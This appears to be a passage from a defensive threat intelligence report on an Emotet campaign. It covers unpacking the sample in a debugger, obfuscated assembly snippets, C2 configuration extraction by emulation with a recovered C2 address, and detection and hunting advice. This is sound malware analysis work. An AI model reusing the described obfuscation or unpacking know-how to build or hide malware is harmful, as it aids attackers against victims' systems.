


Figure 17 High entropy of the text section of the binary suggests that it is probably packed as viewed in Detect-it-easy open-source tool.

At this stage of the analysis, the sample was loaded into the debugger x64dbg to unpack Emotet. For that purpose, a breakpoint was set on calls to some Windows APIs such as "VirtualAlloc" (allocating memory). Once this breakpoint is reached, it is possible to observe in the return of the VirtualAlloc function that the malware allocates memory space and wrote a binary (MZ) in the RAX register.

Address	Hex	ASCII
0000013888D60000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
0000013888D60010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
0000013888D60020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....A...
0000013888D60030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....LiTh
0000013888D60040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°...i!..LiTh
0000013888D60050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
0000013888D60060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
0000013888D60070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$......
0000013888D60080	37 32 68 B8 73 53 05 EB 73 53 05 EB 73 53 05 EB	72k ss.ess.ess.e
0000013888D60090	0E 2A E0 EB 65 51 05 EB 0E 2A D9 EB 72 53 05 EB	.*æeq.e.*Uers.e
0000013888D600A0	0E 2A DB EB 72 53 05 EB 52 69 63 68 73 53 05 EB	.*Uers.eRichs.e
0000013888D600B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0000013888D600C0	50 4F 00 00 54 0F 04 00 1F 6A 61 63 00 00 00 00	PF...f...f...

Figure 18 Memory dump of the RAX register containing the malicious Emotet PE file. Hash of the file (sha256): 04c40a669fcfd20bd429cbe4f78c71e8403ca70f804262a24024cb40dba321b

Once the binary is unpacked, we obtain the final **Emotet** payload which is a 64bit dll.

At first glance, the static analysis of the dll seems particularly difficult because of the heavy code obfuscation used. Simple expressions were transformed into mathematical operations repeated multiple times. Sometimes the results of these operations are passed in a function that will never be used in the program.

7ff863d851f0	89 8d 78	MOV	dword ptr [RBP + local_res10],EAX
	01 00 00		
7ff863d851f6	81 b5 78	XOR	dword ptr [RBP + local_res10],0x8420f96
	01 00 00		
	96 0f 42 08		
7ff863d85200	8b 85 78	MOV	EAX,dword ptr [RBP + local_res10]
	01 00 00		
7ff863d85206	89 85 78	MOV	dword ptr [RBP + local_res10],EAX
	01 00 00		
7ff863d8520c	c7 85 78	MOV	dword ptr [RBP + local_res10],0x81d3
	01 00 00		
	d3 81 00 00		
7ff863d85216	81 8d 78	OR	dword ptr [RBP + local_res10],0x3725f98a
	01 00 00		
	8a f9 25 37		
7ff863d85220	81 b5 78	XOR	dword ptr [RBP + local_res10],0x3725f9bf
	01 00 00		
	bf f9 25 37		
7ff863d8522a	8b 85 78	MOV	EAX,dword ptr [RBP + local_res10]
	01 00 00		
7ff863d85230	89 85 78	MOV	dword ptr [RBP + local_res10],EAX
	01 00 00		
7ff863d85236	c7 85 78	MOV	dword ptr [RBP + local_res10],0x3f5b
	01 00 00		

Figure 19 Repeated mathematical operations used for obfuscation.

7ff863d8a6d0 - LAB_7ff863d8a...			
LAB_7ff863d8a6d0			
...a6d0	SUB	RSP,0x28	
...a6d4	MOV	dword ptr [RSP + 0x8],0xd0...	
...a6dc	MOV	dword ptr [RSP + 0xc],0x3b...	
...a6e4	MOV	dword ptr [RSP + 0x10],0x8...	
...a6ec	MOV	dword ptr [RSP + 0x30],0x9...	
...a6f4	MOV	RS,RCX	
...a6f7	SHL	dword ptr [RSP + 0x30],0x4	
...a6fc	XOR	dword ptr [RSP + 0x30],0x1...	
...a704	MOV	EAX,dword ptr [RSP + 0x30]	
...a708	MOV	dword ptr [RSP + 0x30],EAX	
...a70c	MOV	dword ptr [RSP + 0x40],0x1...	
...a714	MOV	dword ptr [RSP],0x507eff4f	
...a71b	MOV	dword ptr [RSP + 0x38],0x2...	
...a723	MOV	dword ptr [RSP + 0x48],0x6...	
...a72b	MOV	dword ptr [RSP + 0x30],0x5...	
...a733	OR	dword ptr [RSP + 0x30],0x4...	
...a73b	MOV	EAX,0x6c16c16d	
...a740	MOV	ECX,dword ptr [RSP + 0x30]	
...a744	MUL	ECX	
...a746	SUB	ECX,EDX	
...a748	SHR	ECX,0x1	
...a74a	ADD	ECX,EDX	
...a74c	SHR	ECX,0x6	
...a74f	MOV	dword ptr [RSP + 0x30],ECX	
...a753	IMUL	EAX,dword ptr [RSP + 0x30]...	
...a758	MOV	dword ptr [RSP + 0x30],EAX	
...a75c	MOV	EAX,0xa0a0a0a1	
...a761	MOV	ECX,dword ptr [RSP + 0x30]	
...a765	MUL	ECX	
...a767	SHR	EDX,0x5	
...a76a	MOV	dword ptr [RSP + 0x30],EDX	

Figure 20: Another example of those operations.

IP addresses and ports of the C2 servers are obfuscated in functions, each of those functions corresponding to one specific C2. As we can see, instead of having those constants in the code, Emotet's developers are using a series of logical operations to build them. However, it is easy to bypass this obfuscation technique since the display of those constants has been automatically simplified in pseudocode. Therefore, the effort of the developers of Emotet to hinder analysis of the malware's code appears completely moot.

```

30 97 41
a2 07
7ff863d8a79b 81 74 24 XOR dword ptr [RSP + 0x30], 0x7aa4967
30 e7 49
aa 07
7ff863d8a7a3 8b 44 24 30 MOV EAX, dword ptr [RSP + 0x30]
7ff863d8a7a7 89 44 24 30 MOV dword ptr [RSP + 0x30], EAX
7ff863d8a7ab 8b 4c 24 40 MOV ECX, dword ptr [RSP + 0x40]
7ff863d8a7af 8b 04 24 MOV EAX, dword ptr [RSP]
7ff863d8a7b2 33 c0 XOR ECX, EAX
7ff863d8a7b6 b8 d8 47 MOV EAX, 0x1f7047d8
70 1f
7ff863d8a7b9 41 89 40 04 MOV dword ptr [R8 + 0x4], ECX
7ff863d8a7bd c7 44 24 MOV dword ptr [RSP + 0x30], 0x7b5a
30 5a 7b
00 00
7ff863d8a7c5 8b 4c 24 30 MOV ECX, dword ptr [RSP + 0x30]
7ff863d8a7c9 27 e1 MUL ECX
7ff863d8a7cb 2b ca SUB ECX, EDI
7ff863d8a7cd 41 e9 SHR ECX, 0x1
7ff863d8a7cf 03 ca ADD ECX, EDI
7ff863d8a7d1 c1 e9 05 SHR ECX, 0x5
7ff863d8a7d4 89 4c 24 30 MOV dword ptr [RSP + 0x30], ECX
7ff863d8a7d8 c1 d0 78 CWD dword ptr [RSP + 0x30] New

```

```

void UndefinedFunction_7ff863d8a6d0(undefined4 *param_1)
{
    *param_1 = 0x3e6eb718;
    param_1[1] = 0x5440000;
    return;
}

```

Figure 21 Disassembly view (left) and pseudocode view (right) of a function returning the C2 IP and port.

This function is referenced in a list of several other functions also containing the IP addresses and ports of other C2.

```

local_38 = &LAB_7ff863d88e140;
local_190 = &LAB_7ff863d880f10;
local_1a8 = &LAB_7ff863d886e50;
local_198 = &LAB_7ff863d89109c;
local_20 = &LAB_7ff863d88e04c;
local_30 = &LAB_7ff863d88c14c;
local_c8 = &LAB_7ff863d882b70;
local_218[2] = (code *)&LAB_7ff863d893230;
local_d0 = &LAB_7ff863d88c864;
local_118 = &LAB_7ff863d88424;
local_a0 = &LAB_7ff863d8a372c;
local_e8 = &LAB_7ff863d8a3874;
local_90 = FUN_7ff863d88264;
local_50 = &LAB_7ff863d89eb20;
local_1e0 = &LAB_7ff863d8962bc;
local_150 = &LAB_7ff863d8866d4;
local_1a0 = &LAB_7ff863d89cfa8;
local_40 = &LAB_7ff863d88a6d0;
local_a8 = &LAB_7ff863d895960;
local_188 = &LAB_7ff863d884178;
local_98 = &LAB_7ff863d894c54;
local_100 = &LAB_7ff863d8950fc;
local_148 = &LAB_7ff863d87cdcc;
local_80 = &LAB_7ff863d8915fc;
local_28 = FUN_7ff863d87d124;
local_1b8 = &LAB_7ff863d8a60b0;

```

Figure 22 Pointers to every function containing C2 information. It is possible to find in this list the function previously analyzed.

Since **Emotet** chose obfuscation over encryption to hide its C2 configuration, we could simply emulate those functions, or even run them in a debugger to retrieve IP/port information in plain text.

As far as Emotet 64-bit emulation is concerned, we used “[Dumpulator](#)” to emulate the function returning the C2’s information.

```

emu_start(7ff863d7b058, 5000, 0)
emulation finished, cip = 5000
159.65.88.10:8080

```

Figure 23 Emulation result for the given function returns in this example an IP address: 159.65.88.[.]10 and a Port: 8080

A further innovation of recent Emotet samples lies in the way it encrypts its network communications. Previously, Emotet was used to hide its C2 HTTP network traffic via an AES symmetric key encrypted by a hard-coded RSA public key. **Emotet** now uses an **Elliptic Curve Diffie-Hellman** (EDCH) public key. Furthermore, Emotet uses a hard-coded **Elliptic-curve digital Signature Algorithm** (ECDSA) public key for data validation. From the studied unpacked sample, we could retrieve the following information:

**ECDH:**MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAE86M1tQ4uK/Q1Vs0KTCK+fPEQ3cuwTyCz+glgzky2DB5Elr60DubJW5q9Tr2dj8/gEFs0TIIe.

MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEQF90tsTY3Aw9HwZ6N9y5+be9XoovpqHyD6F5DRTI9THosAoePls/e5AdJiYxhmV8Gq3Zw1ysSPt

After having extracted the configuration of different samples (see previous section), we managed to retrieve several IP addresses of command-and-control servers with which the payloads communicate. The configurations vary according to the samples and allow us to identify which payload is part of Epoch4 or Epoch5 according to its encryption key.

After a careful analysis of which service listening on such ports communicate with the payloads, we systematically found a nginx proxy server. This was deduced from the response headers returned from a simple get request method to fetch data.

[illegible]

12/14




Figure 25 Maltego graph of Emotet's epoch 5 C2 proxies with legitimate services and vulnerabilities.

In addition to exposing legitimate web services, all these servers have numerous vulnerabilities according to [Shodan](#). We concluded, with a moderate level of confidence, that these servers have limited security and may have been compromised.

## Conclusion

The present report provides a straight-forward and up-to-date analysis of the ongoing Emotet campaign, presently distributing hundreds of thousands of emails per day. This investigation highlights notable changes in the modus operandi of Emotet's operators (TA545), such as new ways to social engineer its victims to execute malicious documents used to deploy Emotet. Beyond these new methods leveraged by Emotet for initial access, the present report suggests that the change in the obfuscation technique of the main payload does not hinder an easy extraction of the configuration of the malware. This shows that Emotet's developers may not understand how modern decompilers actually work. We also showed that since its return, Emotet has been seen dropping IcedID and Bumblebee malwares via Epoch 4 botnets. We anticipate that further variants and techniques will surface in the future with fewer or greater volumes of spam.

The present report also provides several tips to analyze the whole attack chain leveraged by Emotet as well as some recommendations to defend against it.

## Actionable content

As we have seen in the main text, Emotet spreaders were forced to adapt and now try to lure users by attempting them to copy the maldoc into a whitelisted directory path on the disk. We recommend monitoring any execution of XLS files arising from those directories. It is also recommended to make employees aware of this new technique via sensibilization training sessions and simulated phishing attacks.

Emotet is known to be highly polymorphic (i.e., the ability of code to change its identifiable features while maintaining its functionality) and tends to embed more and more threatening modules. Emotet often repacks its dropper and changes its modules loaded to stay ahead of signature-based detection solution. Although its functionalities might not vary that much, these changes are enough to bypass pattern-matching and footprint detection. More subtle detection (EDR, behavioral analysis) would be required to detect the initial infection.

We draw your attention to one checker and complementary tools:

A relevant free tool to defend against Emotet, which is dubbed EmoCheck, was released a while ago by the JPCERT (available here on their [Github](#) repository). This checker might be relevant particularly for forensics teams when they investigate workstations or servers that might have been infected by Emotet. [Emocheck-ReportChecker](#) can also be helpful as it generates statistics out of numerous Emocheck reports

Another relevant tool named [EmoKill](#). This program was inspired from the detection rules of Emocheck and was compiled and shared on Github.



To draft this report, Intrinsec studied commonalities of XLS maldocs sent to Emotet's victims as spearphishing attachments. One common metadata that could be leveraged on [VirusTotal Intel](#) for hunting purposes goes as follow:

```
| magic:"CDF V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, *Author: Gydar, Last Saved By: Gydar*,  
| Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jun 04 18:19:34 2015, Security: 0"
```

The code page identifier 1251 refers to Windows Cyrillic-Slavic encoding, mostly used by Russians, Bulgarians, Serbians and Macedonians. It is also worth noting that all results of the aforementioned query on VT have the same filesize of 255 kB

Several SIGMA detection rules could be leveraged to detect an attack by Emotet malware:

[A YARA detection rule provided by The DFIR Report](#)

To detect all threats mentioned in this report (Emotet, IcedID, BumbleBee), defenders can also rely on relevant Abuse threat intel sources such as [FeodoTracker](#), [ThreatFox](#) and [MalwareBazaar](#) as well as the soon available **Intrinsec's IoCs feed**.

Indicators of compromise

IoCs are available at <https://github.com/Intrinsec/IOCs/tree/main/Emotet>